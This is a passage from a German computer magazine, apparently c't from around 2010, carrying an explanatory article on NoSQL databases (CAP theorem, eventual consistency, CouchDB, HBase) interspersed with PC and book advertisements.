- Windows 7 Home Premium 64-Bit (OEM)
- inkl. Mousepad

499,-

Systea Titanium A101 W7HP64

mit Intel® Pentium® Prozessor E5300

- Prozessor mit 2x 1.024 KB Level-2-Cache, 2.600 MHz Taktfrequenz und 800 MHz Bustakt
- NVIDIA GeForce GTS 250 mit 512 MB RAM
- 2 GB DDR2-RAM • Kartenleser
- 500-GB-Festplatte (SATA 3Gb/s)
- DVD-Multi-Brenner • HD-Sound
- Windows 7 Home Premium 64-Bit (OEM)

* 14 Cent/Minute aus dem deutschen Festnetz/powered by QSC, max. 42 Cent/Minute aus Mobilfunknetzen.

Mehr von ALTERNATE finden Sie auf den Seiten 21 sowie 196-199

24-Stunden-Bestellhotline:

01805-905040*

www.alternate.de

Intel, Celeron Inside, Centrino, Centrino Inside, Core Inside, Intel, Intel Logo, Intel Atom, Intel Atom Inside, Intel Core, Intel Inside, Intel Inside Logo, Intel Viiv, intel vpro, Itanium, Itanium Inside, Pentium, Pentium Inside, Viiv Inside, vPro Inside, Xeon und Xeon Inside sind Marken der Intel Corporation in den USA und anderen Ländern.
Alle Preise inkl. MwSt. Irrtümer und Druckfehler vorbehalten. Wenn nicht anders beschrieben sind Systea-PCs ohne Betriebssystem, Monitor, Tastatur und Maus. Abb. symbolisch.

Isabel Drost, Lars George

Datenmassenspeicher

Konzepte von NoSQL-Datenbanken

Web-Anwendungen stellen Anforderungen, die relationale Datenbanken nur schlecht erfüllen können. Unter dem Oberbegriff NoSQL sind daher eine Reihe von Datenbanken entstanden, die neue Ideen umsetzen und den Schwerpunkt auf Skalierbarkeit und den Umgang mit unstrukturierten Daten legen.

Hinter vielen interaktiven Webanwendungen verbirgt sich der fast schon sprichwörtliche LAMP-Stack aus „Linux, Apache, MySQL und PHP": Die Anwendung läuft auf einem oder mehreren Linux-Rechnern, wird von dem Apache-Webserver ausgeliefert, speichert ihre Daten in einer relationalen Datenbank (RDBMS) und ist in einer Skriptsprache geschrieben. Vor allem für das „M" im Stack entwickeln sich in den letzten Jahren allerdings mehr und mehr Alternativen. Die meisten davon sind auf Anwendungsfälle zugeschnitten, die sich mit einer herkömmlichen relationalen SQL-Datenbank nicht oder nur mit sehr viel Aufwand umsetzen lassen.

Ursprünglich eine Idee von Eric Evans und Johan Oskarsson, den Organisatoren des ersten NoSQL-Treffens in Kalifornien, für den Namen einer Konferenz zum Thema hochskalierbare Datenbanken, hat sich der Begriff inzwischen für nicht-relationale, auf Skalierbarkeit optimierte Datenbanken weltweit etabliert. Obwohl der Begriff selbst (heute eher als „not only SQL", „nicht nur SQL", denn als „kein SQL" verstanden) in der Entwicklergemeinschaft nicht unumstritten ist, hat er doch dazu geführt, dass Diskussionen angeregt und unter einem gemeinsamen Schlagwort zusammengeführt wurden, die so vorher kaum stattgefunden haben.

Vorreiter bei den NoSQL-Datenbanken sind die großen Internetfirmen. Google beispielsweise hat mit Bigtable eine sogenannte spaltenorientierte Datenbank entwickelt, die verteilt auf Zehntausenden von Servern läuft und die Daten für die Websuche speichert [1]. Auch Unternehmen wie Amazon, Facebook, LinkedIn, Twitter oder Yahoo entwickeln und betreiben NoSQL-Datenbanken. Aus den Anforderungen solcher Nutzer ergeben sich wesentliche Eigenschaften der meisten NoSQL-Datenbanken: Sie skalieren problemlos über viele Server, bieten eine hohe Verfügbarkeit und sind für Szenarien konzipiert, in denen die Lese- gegenüber den Schreibzugriffen deutlich in der Überzahl sind. Im Gegenzug verzichten sie auf die standardisierte Abfragesprache SQL und geben weniger starke Garantien für die Konsistenz der Daten als traditionelle RDBMS. Aus diesen Eigenschaften wird bereits deutlich, dass die meisten der sogenannten NoSQL-Datenbanken für Einsatzzwecke optimiert wurden, die sich erheblich von den Szenarien etablierter relationaler Datenbanksysteme unterscheiden.

No SQL

Wie der Name NoSQL bereits betont, geht es um Datenbanken, die nicht (oder nicht nur) die Standard Query Language als Abfragesprache verwenden. SQL stellt eine ausdrucksstarke, mächtige und dennoch vergleichsweise leicht verständliche Abfragesprache für relationale Daten dar. Sie ist – von „einigen" herstellerspezifischen Abwandlungen abgesehen – anbieterübergreifend standardisiert, sodass es mit SQL vertrauten Entwicklern vergleichsweise leicht fällt, eine neue Datenbank anzubinden. Es gibt unzählige Tools, die das Formulieren von SQL-Abfragen erleichtern, und für Programmierer existieren zahlreiche Abstraktionen, um den Umgang mit relationalen Datenbanken auch aus objektorientierten Sprachen heraus einfach zu gestalten.

Warum also sollte man diese Vorteile aufgeben? Als Beispiel sei hier ein Blog genannt: Wenn die Datenbank zu jedem Posting den Inhalt und einige wenige Metadaten wie das Veröffentlichungsdatum und Tags speichert, die bei jedem Aufruf des Blogs in festgelegter Form angezeigt und bestenfalls Tag-weise sortiert werden sollen, benötigt man keine Joins, Gruppierungen oder gar statistische Funktionen. Die zahlreichen Optimierungen, die relationale Datenbanken bieten, die Mächtigkeit der Abfragesprache und ihre Standardisierung bieten keine Vorteile, wenn die Blog-Anwendung sowieso nur zwei oder drei fest einkodierte Datenbankanfragen enthält. Für viele Webanwendungen sind andere Kriterien wie eine gute Skalierbarkeit und die einfache Einbindung in Anwendungen wichtiger.

NoSQL-Datenbanken bringen daher häufig HTTP/REST-Schnittstellen mit – der Einsatz im Internet und der Ausgangspunkt vieler Projekte bei Internetfirmen lassen grüßen. Die einfachst vorstellbare Form einer Datenabfrage spricht ein gespeichertes Objekt über einen eindeutigen Schlüssel an: Die Datenbank – man spricht von Key-Value-Stores – präsentiert sich als assoziatives Array (Hash in Perl, Map in Java, Dictionary in Python). Nicht selten ist das für Webanwendungen schon ausreichend.

Eine andere, von vielen NoSQL-Datenbanken unterstützte Möglichkeit zur Formulierung komplexerer Abfragen sind Map-Reduce-Jobs: Die Map-Funktion transformiert Daten, indem sie beispielsweise ein bestimmtes Datenfeld aus jedem Datensatz auswählt. Die entstehende Liste von Schlüssel-Wert-Paaren wird dann von der Reduce-Funktion aggregiert. Da sowohl die Map- als auch Reduce-Prozesse voneinander unabhängig jeweils einen Teil der Daten bearbeiten, können sie parallel laufen. Details dazu finden sich in [2].

Anforderungen wie das Filtern von Datensätzen nach bestimmten Kriterien, für die relationale Datenbanken generische Funktionen bereitstellen, implementiert hier die Anwendung – auf den konkreten Anwendungsfall zugeschnitten und optimiert. NoSQL-Datenbanken erlauben so mit ihren domänenspezifischen Sprachen häufig eine viel natürlichere Gesamtlösung aus Anwendung und Datenbank; allerdings sind sie bei der Abfrage von Daten meist weniger mächtig als RDBMS.

Think big

Webanwendungen starten typischerweise klein mit einem einzigen Rechner als Datenbank-Backend. Wenn die Last ansteigt, stellt man die Datenbank oft auf eine Master-Slave-Konfiguration um, in der ein Server Schreibzugriffe entgegennimmt, während ein zweiter Lesezugriffe ausliefert. Die nächste Stufe besteht besteht dann aus mehr als einem Slave, um die Last der Lesezugriffe zu verteilen. Ist eine hohe Verfügbarkeit für Schreibzugriffe wichtig, bietet sich eine Master-Master-Replikation an, in der Schreibzugriffe auf zwei Rechnern parallel ausgeführt werden. Fällt einer davon aus, kann der zweite Rechner übernehmen.

Doch was, wenn so viele Daten zu speichern und zu verarbeiten sind, dass sie die Kapazität eines Rechners sprengen? In diesem Fall müssen die Daten über mehrere Server verteilt werden (Sharding), indem man die Datenbank aufteilt. Um jedem zu speichernden Datum einen Server zuzuweisen, kommt häufig ein Consistent-Hashing-Algorithmus zum Einsatz. Das stellt sicher, dass sich die bislang geltende Zuordnung von Daten zu Servern nicht allzu massiv ändert, wenn Rechner hinzukommen oder wegfallen – ansonsten wäre die Datenbank vor allem mit dem Umverteilen der bislang gespeicherten Daten beschäftigt, wenn sich die Zahl der Knoten im Cluster ändert.

StumbleUpon beispielsweise lief genau in dieses Skalierungsproblem [3]. Der Bookmark-Dienst startete mit MySQL, musste aber mit dem Anwachsen der Datenbank aus Performance-Gründen auf immer mehr Features der relationalen Datenbank verzichten – bis hin zum Abschalten der sekundären Indizes. In dem Master-Slave-Szenario wurden die Schreibzugriffe auf den Master zum Engpass; der Umfang der Daten drohte, die Kapazität eines Servers zu sprengen. Für das Unternehmen erwies sich schließlich HBase, eine freie Implementierung von BigTable, als Lösung.

Konsistent oder verfügbar?

Der Preis für die im Vergleich mit relationalen Datenbanken einfache Skalierbarkeit ist, dass viele NoSQL-Datenbanken keine starke Konsistenz der Daten garantieren können. Stattdessen kommen leichtgewichtigere Garantien wie „eventual consistency" zum Einsatz.

Traditionelle relationale Datenbanken arbeiten nach dem ACID-Prinzip. Transaktionen sind atomar (A): Sie werden entweder komplett ausgeführt oder gar nicht; es ist unmöglich, nur partiell geschriebene Daten zu lesen. C (für Consistency) bedeutet, dass sich die Datenbank zu jedem Zeitpunkt in einem konsistenten Zustand befindet und die beim Aufsetzen der Datenbank definierten Constraints einhält. Transaktionen sind gegeneinander isoliert (I): Solange eine Transaktion abläuft, können keine davon betroffenen Daten gelesen oder gar überschrieben werden – Transaktionen, die sich auf gleiche Datensätze beziehen, arbeitet die Datenbank seriell ab. Das D für Dauerhaftigkeit schließlich bezeichnet die Eigenschaft einer Datenbank, Systemausfälle ohne Datenverlust zu überstehen.

Ein ideales Speicher-Backend sollte solche festen Konsistenzgarantien geben. Allerdings ist Konsistenz nicht alles: Bei E-Commerce-Anwendungen beispielsweise sind hochverfügbare Systeme gefragt – kann eine Applikation eine Bestellung nicht entgegennehmen, so führt dies direkt zu finanziellen Verlusten. Verteilte Datenbanken sollten zudem eine Partitionierung des Netzwerks durch Probleme zwischen den Knoten oder gar den Ausfall ganzer Netzsegmente im Cluster tolerieren. Schon vor einigen Jahren haben allerdings Gilbert und Lynch in einer Ausarbeitung zum CAP-Thoerem (Consistency, Availability, Partition tolerance) gezeigt, dass Systeme nur zwei dieser drei Eigenschaften voll erfüllen können [4].

Bei einer verteilten Datenbank lassen sich Datenkonsistenz und Verfügbarkeit nur garantieren, solange alle Komponenten erreichbar sind. Allerdings ist die Wahrscheinlichkeit, dass irgendeine Komponente ausfällt, um so höher, je mehr Komponenten ein verteiltes System umfasst: Bei großen Clustern ist eine Partitionierung eher die Regel als die Ausnahme. Man hat dann die Wahl, entweder die komplette Datenbank abzuschalten, um sie in einem konsistenten Zustand zu halten, oder Konsistenzverletzungen zu akzeptieren, um die Datenbank verfügbar zu halten. NoSQL-Datenbanken beziehen diese Überlegung bereits in ihr Design ein. Amazon beispielsweise hat sich bei seinem Webshop, der auf Tausenden von über die ganze Welt verteilten Servern läuft, dazu entschieden, Konsistenzgarantien an einigen Stellen aufzuweichen, um eine höhere Verfügbarkeit zu erreichen [5]. Die eigens entwickelte Key-Value-Datenbank Dynamo erlaubt Updates nur basierend auf einzelnen Schlüsseln – die Isolation ganzer Transaktionen wird nicht garantiert.

Vielfach greifen NoSQL-Datenbanken auf das Prinzip „eventual consistency" zurück: Nach einer Veränderung ist garantiert, dass letztlich alle lesenden Prozesse die aktualisierten Daten erhalten werden. Allerdings gibt es, anders als bei den starken Konsistenzgarantien traditioneller Datenbanksysteme, ein Inkonsistenzfenster, in dem Clients unter Umständen veraltete Daten erhalten. In vielen Kontexten ist das durchaus akzeptabel: Ob die Suche auf einer News-Site auch die jüngste, erst vor wenigen Sekunden online gestellte Nachricht findet, spielt keine große Rolle. Die bekannteste Implementierung von „eventual consistency" stellt vermutlich das DNS dar: Auch hier dauert es einige Zeit, bis sich eine Änderung über alle DNS-Server verbreitet hat.

Abgeschwächte Konsistenzgarantien können in unterschiedlichen Spielarten auftreten: So garantiert „read your writes", dass ein schreibender Prozess bei darauffolgenden Lesezugriffen mindestens seine eigenen Updates sieht, während „monotonic read" sicherstellt, dass spätere Lesezugriffe nie ältere Werte liefern als frühere. „Monotonic write" wiederum serialisiert die Schreibzugriffe eines Prozesses. Als Entwickler muss man sich darüber im Klaren sein, was die abgeschwächten Konsistenzgarantien bedeuten. Geht es zum Beispiel um monetäre Transaktionen,

so ist sehr wahrscheinlich ein System mit starker Konsistenz nötig, schließlich möchte man nicht, dass etwa der überwiesene Betrag kurzzeitig auf beiden Konten auftaucht. Ist aber ein ab und zu leicht veralteter Wert, der bald auf den aktuellen wechselt, aus Sicht der Anwendung akzeptabel, können die letztlich konsistenten Datenbanken eine sehr hohe Verfügbarkeit garantieren.

Datentypen und Schemata

Die Arbeit mit einer SQL-Datenbank beginnt in der Regel mit der Definition eines festen Datenbankschemas, das die Tabellen, deren Attribute und Relationen festlegt. Änderungen am Schema sind zwar auch nach Befüllen der Datenbank möglich, allerdings erzwingt das meist eine Datenmigration mit hohen Kosten. In NoSQL-Datenbanken sind die Datenstrukturen schemafrei und lassen sich leicht anpassen. Eine dokumentenorientierte NoSQL-Datenbank wie CouchDB kann beliebige Datensätze flexibel speichern.

Als Beispiel soll der Umgang mit Visitenkarten dienen: Ähnlich wie personenbezogene Einträge einer Datenbank haben diese Kärtchen üblicherweise Einträge für den Namen, die Telefonnummer, die Adresse, eine Faxnummer und eine E-Mail-Adresse. Allerdings gibt es auch Visitenkarten, die mehr Informationen enthalten, zum Beispiel einen akademischen Titel oder eine Berufsbezeichnung, oder denen die Faxnummer fehlt. Zudem können die einzelnen Felder unterschiedliche Bezeichnungen haben, etwa „E-Mail", „Mail" oder „eMail". All das lässt sich in einer relationalen Datenbank kaum abbilden: Das E-Mail-Feld heißt dort immer gleich, und wenn kein akademischer Titel vorgesehen ist, lässt er sich höchstens abspeichern, indem man ein anderes Feld zweckentfremdet.

Dokumentenorientierte Datenbanken sind den gedruckten Visitenkarten ähnlicher: Der Anwender ist nicht gezwungen, gleich zu Beginn eines Projektes ein rigides Schema festzulegen. Vielmehr definiert jedes abgelegte Dokument selbst, welche Felder es enthält. Zudem sind auch komplexe Datentypen möglich, was deutlich flexibler

```
{"zeitschrift": {
   "name": "c't Magazin",
   "issn": "0724-8679",
   "preis": 3.70,
   "Auflage": 455432
  }
}
```

JSON-Dokumente bestehen aus Schlüssel-Wert-Paaren.

ist als ein relationales Datenbankschema. Bei vielen NoSQL-Datenbanken erfordern das Fehlen eines Wertes, ein anders benanntes oder ein zusätzliches Feld keine besondere Behandlung beim Umgang mit der Datenbank. Die Behandlung dieser Ausnahmefälle obliegt dann allerdings dem Anwendungsentwickler – wie auch NULL-Einträge bei relationalen Datenbanken in der Anwendung abgefangen werden müssen.

Schlüssel und Spalten

Nichtrelationale Datenbanken lassen sich grob in fünf Kategorien einteilen:

Dokumentenorientierte Datenbanken wie CouchDB und MongoDB speichern wenig strukturierte Informationen in JSON-formatierten Dokumenten (JavaScript Object Notation, siehe Kasten auf dieser Seite) als eine Reihe von Schlüssel-Wert-Paaren. Sie bringen in der Regel eine für das Web natürliche Schnittstelle auf der Grundlage von HTTP und REST (Representional State Transfer) mit. Da auf ein explizites Schema für die Daten verzichtet wird, lassen sich Modifikationen, die sonst eine Schema-Änderung nach sich ziehen würden, vergleichsweise einfach umsetzen.

Vielfach genügt für Anwendungen der einfache Schlüssel-basierte Zugriff auf abgelegte Daten – **Key-Value-Stores** sind für diesen Anwendungsfall optimiert. Der bekannteste Vertreter dürfte Memcached sein, ein Cache-Server, der häufig benötigte Daten verteilt über mehrere Server im RAM speichert. Mit Redis und Datenbanken wie Voldemort und Riak, die die Ideen hinter Amazons hochverfügbarem Key-Value-Store Dynamo umsetzen, sind inzwischen weitere Vertreter hinzugekommen. Der Übergang zwischen Key-Value-Stores und dokumentenorientierten Datenbanken ist etwas unscharf: So lassen sich Daten in Riak im JSON-Format schreiben und lesen; allerdings fehlen der Datenbank die komplexeren Abfragemechanismen dokumentenorientierter Datenbanken.

Googles Bigtable und deren freie Implementierung HBase sind ebenso wie Cassandra **Spaltendatenbanken**. Sie erfordern vorab die Definition von Spalten, die jedoch im Unterschied zu relationalen Datenbanken eine variable Zahl von jederzeit veränderbaren Werten enthalten können und daher als Spaltenfamilien oder Spaltengruppen bezeichnet werden. So könnte der Entwickler in der vordefinierten Spaltenfamilie „VCard" während der Laufzeit beliebig viele Attribute speichern, zum Beispiel „VCard:Name", „VCard:Phone", „VCard:Mail" und so weiter. Spalten sind also vergleichbar mit Hashes, Maps bei Java oder Dictionaries in Python. Über die Zuordnung eines Wertes zu einer Spaltenfamilie teilt der Entwickler der Datenbank mit, welche Werte zusammen gespeichert werden sollen: Anders als relationale RDBMS legen Spaltendatenbanken nicht sämtliche Felder eines Datensatzes hintereinander auf dem Datenträger ab, sondern verteilen die Spaltenfamilien über verschiedene Dateien.


Graphendatenbanken wie Neo4j sind auf die Speicherung komplexer Baum- und Netzwerkstrukturen optimiert, die sich in relationalen Datenbanken nur schlecht abbilden lassen. Ein Beispiel dafür wären die Follower-Beziehungen zwischen den Twitter-Mitgliedern.

Schon länger im Einsatz sind die **objektorientierten Datenbanken**. Sie werden als Persistenzschicht vor allem in Anwendungen eingebettet, die in objektorientierten Sprachen erstellt sind. Wenig auf Skalierung optimiert, spielen sie bei typischen Webanwendungen kaum eine Rolle.

CouchDB: Wiki zum Mitnehmen

CouchDB ist eine dokumentenorientierte Datenbank, in der Dokumente als JSON-Objekte repräsentiert sind. Damit unterstützt CouchDB alle Datentypen, die für JSON definiert sind. Als schemafreie Datenbank benötigt CouchDB keine feste Definition der zu erwartenden Datenobjekte. Das erleichtert den Umgang mit sich ändernden Datenstrukturen: Eine Änderung wie ein zusätzliches Feld „Private Mailadresse" im Adressdatensatz der Angestellten zwingt nicht zu einer umfangreichen Datenmigration.

Zugriffe auf die Datenbank erfolgen nach dem Prinzip des optimistischen Locking: Will Prozess A einen Datensatz modifizieren, liest er ihn ein und bekommt neben einem Snapshot des Datensatzes die Version seines Snapshots mitgeteilt. Will er die modifizierten Daten in die Datenbank zurückschreiben, muss er die vorher erhaltene Versionsnummer mit übergeben. Hat ein zweiter Prozess B in der Zwischenzeit den Datensatz modifiziert, so hat er damit auch die Versionsnummer des Datensatzes verändert. Da die Version in der Datenbank nicht mit der von A übergebenen Version übereinstimmt, lehnt die Datenbank die Änderung ab: A muss die Daten erneut lesen, seine Änderungen vornehmen und einen weiteren Versuch starten, die Änderungen zurückzuschreiben. Dieses Modell optimiert die Wartezeit der einzelnen Prozesse: Die Interaktion mit der Datenbank ist im Mittel schneller als bei klassischen, blockierenden Modellen und bei hohem Schreibaufkommen schlimmstenfalls genauso langsam.



CouchDB bringt eine Web-basierte Administrationsoberfläche mit.

TELEPOLIS

H. Zaun
SETI - Die wissenschaftliche Suche nach außerirdischen Zivilisationen
Chancen, Perspektiven, Risiken

2010, ca. 280 Seiten, Broschur
ca. € 19,90 (D)
ISBN 978-3-936931-57-0

L. Lochmaier
Die Bank sind wir
Chancen und Perspektiven von Social Banking


2010, 160 Seiten, Broschur
€ 15,90 (D)
ISBN 978-3-936931-61-8

M. Becker
Datenschatten
Auf dem Weg in die Überwachungsgesellschaft?

2010, 184 Seiten, Broschur
€ 16,90 (D)
ISBN 978-3-936931-65-5


M. Brake
Mobilität im regenerativen Zeitalter
Was bewegt uns nach dem Öl?

2009, 154 Seiten, Broschur
€ 16,00 (D)
ISBN 978-3-936931-61-7



A. Finger, K. Thielking-Riechert, R. Trommer
OpenNMS
Netzwerkmanagement mit freier Software

2010, 371 Seiten, Broschur
€ 36,90 (D)
ISBN 978-3-89864-656-7



R. Döllinger, R. Legler, D. T. Bui
Praxishandbuch Speicherlösungen
Effektives Vorgehen bei Planung, Implementierung und Betrieb von Fibre-Channel-basierten Speicherumgebungen


2010, 380 Seiten, Festeinband
€ 49,90 (D)
ISBN 978-3-89864-588-1

A. Becker, M. Pant
Android 2
Grundlagen und Programmierung
2., akt. und erw. Auflage

2010, 428 Seiten, Broschur
€ 39,90 (D)
ISBN 978-3-89864-677-2

M. Stäuble
Programmieren fürs iPhone
Einstieg in die Anwendungsentwicklung mit dem iPhone SDK
2., akt. Auflage

2009, 267 Seiten, Broschur
€ 33,00 (D)
ISBN 978-3-89864-582-9



B. Jodeleit
Social Media Relations
Leitfaden für erfolgreiche PR-Strategien und Öffentlichkeitsarbeit im Web 2.0


2010, 247 Seiten, Broschur
€ 29,90 (D)
ISBN 978-3-89864-694-9

A. Spillner, T. Linz
Basiswissen Softwaretest
Aus- und Weiterbildung zum Certified Tester – Foundation Level nach ISTOB-Standard
4., überarb. und akt. Auflage

2010, 308 Seiten, Festeinband
€ 39,90 (D)
ISBN 978-3-89864-642-0

H. Mante
Die Fotoserie
Besser fotografieren durch serielles Arbeiten

2010, 160 Seiten, komplett in Farbe, Festeinband
€ 34,90 (D)
ISBN 978-3-89864-650-5



G. Rand, T. Meyer
Porträtfotografie
Professionelle Porträts durch gekonnte Lichtführung und Inszenierung

2010, 208 Seiten, komplett in Farbe, Festeinband
€ 32,90 (D)
ISBN 978-3-89864-665-9

Interessiert an E-Books?
www.dpunkt.de/buecher/ebooks.html

Heise Zeitschriften Verlag

c/o dpunkt.verlag · Ringstraße 19 B
D-69115 Heidelberg · fon: 0 62 21 / 14 83 40
fax: 14 83 99 · e-mail: bestellung@dpunkt.de
www.dpunkt.de

dpunkt.verlag

Ringstraße 19 B · D-69115 Heidelberg · fon: 0 62 21 / 14 83 40 · fax: 0 62 21 / 14 83 99
e-mail: bestellung@dpunkt.de · www.dpunkt.de

CouchDB lässt sich über ein HTTP/REST-Interface ansprechen, was die Integration in Webanwendungen sehr einfach gestaltet. Auf einem Rechner mit laufender CouchDB gibt der Aufruf der URL http://localhost:5984/ ein JSON-Objekt zurück:

```
{"couchdb":"Welcome","version":"0.10.0"}
```

Über die URL http://localhost:5984/_all_dbs erhält man ein Array mit allen angelegten Datenbanken, http://localhost:5984/*database*/_all_docs liefert eine Übersicht aller in der angesprochenen Datenbank gespeicherten Dokumente

Um in CouchDB gespeicherte Daten zu filtern, zu aggregieren und miteinander zu verbinden, dienen Views, die man üblicherweise als MapReduce-Jobs in der Programmiersprache JavaScript formuliert. Auf diese Weise stehen dem Entwickler umfangreiche Ausdrucksmöglichkeiten für die Interaktion mit CouchDB zur Verfügung. Details dazu finden sich in der CouchDB-Dokumentation. CouchDB kann die Ergebnisse dieser Jobs als separate Dokumente speichern, die bei Updates des Datenbestandes automatisch aktualisiert werden. Auf diese Weise sind deutliche Performance-Vorteile bei häufig wiederkehrenden Abfragen zu verzeichnen.

Es ist einfach, die Datenbank horizontal zu skalieren: Sowohl die aus der traditionellen Datenbankwelt bekannte Master-Master-Replikation als auch eine Master-Slave Replikation sind möglich. Darüber hinaus unterstützt CouchDB einen einfachen Austausch über mehr als zwei Master. Auch die Kommunikation über CouchDB-Instanzen, die in getrennten Rechenzentren oder sogar auf unterschiedlichen Kontinenten laufen, stellt kein Problem dar. Ein Abgleich zwischen einer Instanz auf einem mobilen Endgerät und einer verteilten Instanz in einer Cloud-Computing-Infrastruktur ist ebenso möglich. An der Verteilung einer logischen Instanz über mehrere Rechenknoten wird derzeit gearbeitet.


CouchDB kommt nicht nur als Backend für Webapplikationen zum Einsatz. Seit Version 9.10 verwendet Ubuntu als zentralen Dienst zur Datensynchronisation CouchDB – in jeder aktuellen Ubuntu-Version läuft standardmäßig eine CouchDB-Instanz, in der sich persönliche Daten wie Adressbuch, Notizen oder Bookmarks sichern und über den Cloud-Service UbuntuOne mit anderen Rechnern synchronisieren lassen. Auch Entwickler anderer Applikationen können diesen Dienst nutzen, um Daten über die Ubuntu-Cloud zu replizieren. Ein Ziel von Ubuntu-Hersteller Canonical besteht darin, diese Infrastruktur als Standard für alle Plattformen zu etablieren. Als DesktopCouch ist die Datenbank inzwischen Bestandteil einer Spezifikation von freedesktop.org.

HBase: Die Petabyte-DB

HBase ist nicht die Art von Datenbank, die man als Backend für einen kleinen Webshop oder die selbst geschriebene Foren-Software verwendet: Die freie Implementierung von Googles BigTable-Spezifikation [1] wurde zum Speichern sehr großer Datenmengen konzipiert und daher konsequent auf horizontale Skalierbarkeit ausgelegt. Damit ist allerdings auch die Hürde zum Einstieg erheblich höher als bei anderen Systemen: Auch wenn die Datenbank stand-alone auf einem einzelnen Rechner betrieben werden kann, laufen HBase-Installationen typischerweise auf größeren Clustern zusammen mit Apache Hadoop [2].

Hadoop unterstützt die Datenbank durch die in das Hadoop-Dateisystem HDFS eingebaute Replikation der Daten auf Dateiebene und stellt mit MapReduce einen Mechanismus zur Verfügung, um HBase-Tabellen beliebiger Größe in kurzer Zeit durchlaufen zu können. HBase kann aber auch in anderen Umgebungen laufen, beispielsweise in Amazons S3 oder Elastic Block Storage (EBS).

Die Voraussetzung zum Aufbau eines Clusters können allerdings schon abschrecken: Die Empfehlung lautet, mit zehn oder mehr Servern zu starten. Diese Server stellen jedoch keine besonderen Anforderungen und sind meist sogenannte „Commodity Server", also auf gut Deutsch Stangenware. Damit kommt ein HBase-Cluster unterm Strich billiger als ein dicker Server für eine vergleichbar leistungsfähige, nicht verteilte Datenbank.



HBase verwendet Hadoop zum verteilten Speichern der Daten.

Daten sind in HBase in Zeilen organisiert, wobei jede Zeile aus einem sortierten Schlüssel und (nahezu) beliebig vielen Spalten besteht. Inhaltlich ähnliche Spalten lassen sich dabei zu Spaltenfamilien zusammenfassen (etwa „Telefon:dienstlich" und „Telefon:privat"). Die Spaltenfamilien werden beim Anlegen einer Datenbank festgelegt; Änderungen daran sind ein aufwendiger administrativer Prozess. Neue Spalten innerhalb einer Spaltenfamilie lassen sich hingegen jederzeit mit einer einfachen Schreiboperation hinzufügen (etwa „Telefon:Skype").

Im Unterschied zu einer relationalen Datenbank speichert HBase physisch nicht die kompletten Zeilen zusammenhängend, sondern die Werte pro Spaltenfamilie. Spalten, die in einer Zeile nicht vorkommen, werden dabei nicht gespeichert. HBase eignet sich so ideal zum Speichern von schwach besetzten Tabellen (sparse tables): Nur Spalten, die einen Wert enthalten, verursachen Speicherbedarf. Das erlaubt eine nahezu unbegrenzte Anzahl an Spalten: Ziel des Projekts ist es, „Milliarden von Zeilen und Millionen von Spalten zu speichern".

